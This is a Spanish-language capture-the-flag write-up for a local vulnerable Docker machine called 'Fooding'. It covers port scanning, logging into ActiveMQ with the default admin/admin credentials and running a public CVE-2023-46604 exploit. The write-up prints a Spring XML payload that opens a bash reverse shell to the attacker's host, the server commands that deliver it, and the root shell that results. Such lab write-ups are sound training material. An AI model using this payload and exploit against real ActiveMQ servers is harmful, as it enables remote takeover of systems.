FOODING

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimimos

```
unzip fooding.zip
Archive:  fooding.zip
inflating: auto_deploy.sh
inflating: fooding.tar

 inflating: auto_deploy.sh
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh fooding.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```


1- CONECTIVIDAD

```
ping -c1 172.17.0.2

PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.113 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.113/0.113/0.113/0.000 ms


IP DE LA MÁQUINA VÍCTIMA                172.17.0.2

IP DE LA MÁQUINA ATACANTE  192.168.0.26

LINUX- ttl=64
```

2- ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2

80/tcp  open  http       Apache httpd 2.4.59 ((Debian))

443/tcp   open  ssl/http   Apache httpd 2.4.59 ((Debian))

1883/tcp  open  mqtt

5672/tcp  open  amqp?

8161/tcp  open  http    Jetty 9.4.39.v20210325

45609/tcp open  tcpwrapped

61613/tcp open  stomp          Apache ActiveMQ

61614/tcp open  http           Jetty 9.4.39.v20210325

61616/tcp open  apachemq   ActiveMQ OpenWire transport
```

puerto 80




3- ENUMERACIÓN DE SERVICIOS Y DIRECTORIOS


```
whatweb 172.17.0.2:8080

whatweb http://172.17.0.2:8161

http://172.17.0.2:8161 [401 Unauthorized] Country[RESERVED][ZZ],
HTTPServer[Jetty(9.4.39.v20210325)],
```


IP[172.17.0.2], Jetty[9.4.39.v20210325], PoweredBy[Jetty://], Title[Error 401 Unauthorized],WWW-Authenticate[ActiveMQRealm][basic]

Buscando información en Google,parece ser que las credenciales por defecto en activemq son admin/admin. Probamos y estamos dentro

puerto 8161 y versión







4- EXPLOTACIÓN

Buscando información encontramos este exploit que clonamos

```
git clone https://github.com/NKeshawarz/CVE-2023-46604-RCE
```

Nos ponemos a la escucha con netcat

```
nc -nlvp 4444
```

```
listening on [any] 8008 ...
```

Editamos el archivo poc.xml e introducimos nuestra ip en docker y el puerto a la escucha

ORIGINAL

```
cat poc.xml
<?xml version="1.0" encoding="UTF-8" ?>
        <beans xmlns="http://www.springframework.org/schema/beans"
        xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
        xsi:schemaLocation="
        http://www.springframework.org/schema/beans
http://www.springframework.org/schema/beans/spring-beans.xsd">
        <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
        <constructor-arg >
        <list>
                <value>open</value>
                <value>-a</value>
                <value>calculator</value>
                <!-- <value>bash</value>
                <value>-c</value>
                <value>touch /tmp/success</value> -->
        </list>
        </constructor-arg>
        </bean>
        </beans>
```

MODIFICADO

```
cat poc.xml
<?xml version="1.0" encoding="UTF-8" ?>
        <beans xmlns="http://www.springframework.org/schema/beans"
        xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
        xsi:schemaLocation="
        http://www.springframework.org/schema/beans
http://www.springframework.org/schema/beans/spring-beans.xsd">
```

```
        <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
        <constructor-arg >
        <list>
                <value>bash</value>
                <value>-c</value>
                <value>bash -i &gt;&amp; /dev/tcp/172.17.0.1/8008
0&gt;&amp;1</value>
        </list>
        </constructor-arg>
        </bean>
        </beans>
```

Iniciamos un servidor python con el siguiente comando

```
python3 -m http.server 80
```

Ejecutamos nuestro exploit usando el siguiente comando

```
python3 CVE-2023-46604-RCE.py -i 172.17.0.2 -u http://172.17.0.1:80/poc.xml
```

Obteniendo acceso a root

```
nc -nlvp 8008

listening on [any] 8008 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 54134
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@a7d8992d12f4:/# whoami
whoami
root
root@a7d8992d12f4:/#
```